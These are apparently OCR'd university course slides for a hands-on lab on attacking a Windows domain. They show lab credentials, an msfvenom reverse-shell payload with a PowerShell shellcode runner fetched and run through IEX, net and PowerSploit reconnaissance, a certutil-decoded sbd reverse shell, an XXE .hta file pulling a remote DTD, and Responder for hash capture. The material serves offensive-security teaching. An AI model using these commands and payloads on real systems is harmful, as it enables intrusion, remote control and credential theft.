
FH | JOANNEUM
University of Applied Sciences
IT & Mobile Security


Advanced Windows Domain Attacks

Dr. Klaus Gebeshuber
Martin Fruhmann

Design



System Architecture




Infrastructure

One instance per participant:

10.77.XXX.XXX

192.168.38.101
192.168.38.102
192.168.38.103
192.168.38.104



Remote Access

KALI:
10.77.23.110
SSH: root / toor

```
root@kali:~# cat rdp_port_forward.sh
#!/bin/bash
ssh
-L 0.0.0.0:33892:192.168.38.102:3389
-L 0.0.0.0:33893:192.168.38.103:3389
-L 0.0.0.0:33894:192.168.38.104:3389

root@kali:~# netstat -ant| grep 3389
tcp        0  0 0.0.0.0:33892     0.0.0.0:*               LISTEN
tcp        0  0 0.0.0.0:33893     0.0.0.0:*               LISTEN
tcp        0  0 0.0.0.0:33894     0.0.0.0:*               LISTEN
```

Windows Accounts

Local Accounts:

DC:	Administrator:	IMSWinLabAdmin!
SRV01:	Administrator:	Passw0rd!
WIN10:	Administrator:	Passw0rd!
	local_user:	Passw0rd!


Domain Accounts:

DA_user6:	IMSWinLabAdmin!
U_user1:	Passw0rd!
U_user2:	Passw0rd!
U_user3:	Sommer2019!

Initial Access @WIN10

- Prepare a Powershell Runner using the Win32 API
- Log into win10.windomain.local as
  U: *U_user1*
  P: *Passw0rd!*
- „Convince“ the victim into executing the malicious code

Initial Access



Initial Access

```
root@kali:~# msfvenom -p windows/x64/shell_reverse_tcp
LHOST=192.168.38.101 LPORT=443 EXITFUNC=thread -f ps1
[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of ps1 file: 2506 bytes
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0...

root@kali:~# wget http://10.77.23.201/run.txt
--2022-02-28 10:49:17--  http://10.77.23.201/run.txt
Connecting to 10.77.23.201:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 928 [text/plain]
Saving to: ‘run.txt’
```

Initial Access

root@kali:~# **cat run.txt**

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;
public class Kernel32 {
        [DllImport("kernel32")]
        public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);
        [DllImport("kernel32", CharSet=CharSet.Ansi)]
        public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll", SetLastError=true)]
        public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
"@
Add-Type $Kernel32

# Add Shellcode HERE
# [Byte[]] $buf = xxxxxx

$size = $buf.Length
[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)
$thandle=[Kernel32]::CreateThread(0,0,$addr,0,0,0);

[Kernel32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```

Initial Access

```
root@kali:~# nc -lnvp 443
listening on [any] 443 ...


...

PS C:\Users\U_user1\Desktop> (New-Object
System.Net.WebClient).DownloadString('http://192.168.38.101/run_fini
shed.txt') | IEX

...
connect to [192.168.38.101] from (UNKNOWN) [192.168.38.104] 49786
Microsoft Windows [Version 10.0.18363.2094]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\U_user1\Desktop>
```

Information gathering @win10

```
C:\Program Files (x86)\Mozilla Firefox> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter tap110288a0-3b:

   Connection-specific DNS Suffix  . : openstacklocal
   Link-local IPv6 Address . . . . . : fe80::98e5:ad24:979:dea6%16
   IPv4 Address. . . . . . . . . . . : 192.168.38.104
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.38.254
```

Information gathering @win10

```
C:\> net user
net user

User accounts for \\WIN10

-------------------------------------------------------------------------------
Administrator            cloudbase-init           DefaultAccount
Guest                    local_user
WDAGUtilityAccount

The command completed successfully.
```

Information gathering @win10

```
C:\> net user /domain
net user /domain
The request will be processed at a domain controller for domain
windomain.local.


User accounts for \\dc.windomain.local

-------------------------------------------------------------------------------
Administrator            cloudbase-init           DA_user6
Guest                    krbtgt                   U_user1
U_user2                  U_user3                  U_user6

The command completed successfully.
```

Information gathering @win10

```
C:\> ping windomain.local
ping windomain.local

Pinging windomain.local [192.168.38.102] with 32 bytes of data:
Reply from 192.168.38.102: bytes=32 time<1ms TTL=128
Reply from 192.168.38.102: bytes=32 time=2ms TTL=128
Reply from 192.168.38.102: bytes=32 time=1ms TTL=128
Reply from 192.168.38.102: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.38.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms
```

Information gathering @win10

C:\> **ping dc**
ping dc

Pinging dc.windomain.local [**192.168.38.102**] with 32 bytes of data:
Reply from 192.168.38.102: bytes=32 time<1ms TTL=128
Reply from 192.168.38.102: bytes=32 time<1ms TTL=128
Reply from 192.168.38.102: bytes=32 time<1ms TTL=128
Reply from 192.168.38.102: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.38.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

Information gathering @win10

```
C:\> net localgroup
net localgroup

Aliases for \\WIN10

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
…
*System Managed Accounts Group
*Users
The command completed successfully.
```

Information gathering @win10

```
C:\> net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access
to the computer/domain

Members

-------------------------------------------------------------------
Administrator
cloudbase-init
local_user
WINDOMAIN\Domain Admins
WINDOMAIN\Local Admins
The command completed successfully.
```

Information gathering @win10

```
C:\> net group "Local Admins" /domain
net group "Local Admins" /domain
The request will be processed at a domain controller for domain
windomain.local.

Group name     Local Admins
Comment        Members of this group are Local Administrators on
Domain Integrated Machines

Members

-------------------------------------------------------------------
U_user2

The command completed successfully.
```

Information gathering @win10

```
C:\> net group “Domain Admins" /domain
net group "Domain Admins" /domain
The request will be processed at a domain controller for domain
windomain.local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            DA_user6
The command completed successfully.
```

Information gathering @win10

```
c:\> net accounts /domain
net accounts /domain
The request will be processed at a domain controller for domain
windomain.local.

Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
```

Information gathering @win10

```
c:\> net share
net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
```

Information gathering @win10

```
c:\> net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           X:        \\SRV01\Public Share      Microsoft Windows
Network
                       \\TSCLIENT\C              Microsoft
Terminal Services
```

net use x: \\srv01\"public Share"

Information gathering @win10

```
c:\> net view \\srv01
net view \\srv01
Shared resources at \\srv01


Share name    Type  Used as  Comment

-------------------------------------------------------------------------------
Public Share  Disk  X:
```

Information gathering @win10

```
c:\> net view \\dc
net view \\dc
Shared resources at \\dc


Share name   Type   Used as   Comment

-------------------------------------------------------------------------------
NETLOGON     Disk             Logon server share
SYSVOL       Disk             Logon server share
```

Information gathering @win10

```
c:\> ping srv01
ping srv01

Pinging srv01.windomain.local [192.168.38.103] with 32 bytes of
data:
Reply from 192.168.38.103: bytes=32 time=1ms TTL=128
Reply from 192.168.38.103: bytes=32 time=1ms TTL=128
Reply from 192.168.38.103: bytes=32 time=1ms TTL=128
Reply from 192.168.38.103: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.38.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

Information gathering @win10

```
c:\>cd %userprofile%
cd %userprofile%

C:\Users\U_user1>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\U_user1> wget -o Powersploit_dev.zip
https://github.com/PowerShellMafia/PowerSploit/archive/master.zip

PS C:\Users\U_user1> Expand-Archive .\Powersploit_dev.zip

PS C:\Users\U_user1> Import-Module .\Powersploit_dev\PowerSploit-
master\Recon\Recon.psm1
```

Information gathering @win10

```
PS C:\Users\U_user1> Get-DomainComputer
Get-DomainComputer

pwdlastset                    : 11/3/2020 5:04:43 AM
logoncount                    : 39
serverreferencebl             : CN=DC,CN=Servers,CN=Default-
First-Site-Name,CN=Sites,CN=Configuration,DC=windomain,DC=l
                                ocal
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC,OU=Domain
Controllers,DC=windomain,DC=local
objectclass                   : {top, person,
organizationalPerson, user...}
lastlogontimestamp            : 11/3/2020 5:05:06 AM
name                          : DC
```

Information gathering @win10

```
PS C:\Users\U_user1> get-module recon
get-module recon

ModuleType Version    Name
ExportedCommands
---------- -------    ----   ----------------
Script     0.0        Recon  {Add-DomainGroupMember, Add-
DomainObjectAcl, Add-RemoteCon...

PS C:\Users\U_user1> Get-Command -Module recon
Get-Command -Module recon

CommandType Name                                Version Source
----------- ----                                ------- ------
Function    Add-DomainGroupMember               0.0     Recon
Function    Add-DomainObjectAcl                 0.0     Recon
Function    Add-RemoteConnection                0.0     Recon ...
```

Stabilize your access – sbd reverse shell

```
root@kali:/usr/share/windows-resources/sbd# base64 sbd.exe > sbd.exe.b64
root@kali:/usr/share/windows-resources/sbd# python3 -m http.server 80
```

```
PS C:\Users\U_user1> iwr -uri http://192.168.38.101/sbd.exe.b64 -Outfile sbd.exe.b64

PS C:\Users\U_user1> certutil -decode sbd.exe.b64 sbd.exe
certutil -decode sbd.exe.b64 sbd.exe
Input Length = 67785
Output Length = 50176
CertUtil: -decode command completed successfully.
```

https://lolbas-project.github.io/#

Stabilize your access – sbd reverse shell


```
PS C:\Users\U_user1> exit
exit

root@kali:~# sbd -lnvp 5555
listening on port 5555


C:\Users\U_user1>start /b sbd.exe -n 192.168.38.101 5555 -e
cmd.exe
start /b sbd.exe -n 10.77.23.110 5555 -e cmd.exe

...
connect to 10.77.23.110:5555 from 10.77.23.3:53456 (n/a)
Microsoft Windows [Version 10.0.18363.1139]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\U_user1>
```

Stabilize your access – sbd reverse shell



Attack other users – using SMB

Create an evil file xxe.hta and copy it to the public share

```
<?xml version="1.0"?>
<xml>
<!DOCTYPE xxe4u [
<!ENTITY % dtd SYSTEM "file://192.168.38.101/datatears.dtd">
%dtd;]>
<pwn>&send;</pwn>
</xml>
```

C:\Users\U_user1> **powershell**
PS C:\Users\U_user1> **iwr -uri http://192.168.38.101/xxe.hta -OutFile xxe.hta**

PS C:\Users\U_user1> **copy xxe.hta x:**

Attack other users – start responder


root@kali:~# **responder -wrfF -I eth1**

```
                                         __
.----.-----.-----.-----.-----.-----.--|  |.-----.----.
|   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
|__| |_____|_____|   __|_____|__|__|_____||_____|__|
                 |__|
```

NBT-NS, LLMNR & MDNS Responder 3.0.0.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

Simulate user action @SRV01



